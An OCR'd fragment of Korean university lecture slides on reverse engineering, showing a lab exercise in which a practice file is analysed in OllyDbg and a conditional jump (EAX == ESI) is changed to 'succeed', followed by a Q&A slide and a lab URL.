
실습7) Reverse Engineering

- **OllyDbg를 통한 실습 파일 분석**
  - EAX == ESI → Jump하는 번지가 바뀜



실습7) Reverse Engineering

- **OllyDbg를 통한 실습 파일 분석**
  - 리버싱 성공



Q & A

http://mesl.khu.ac.kr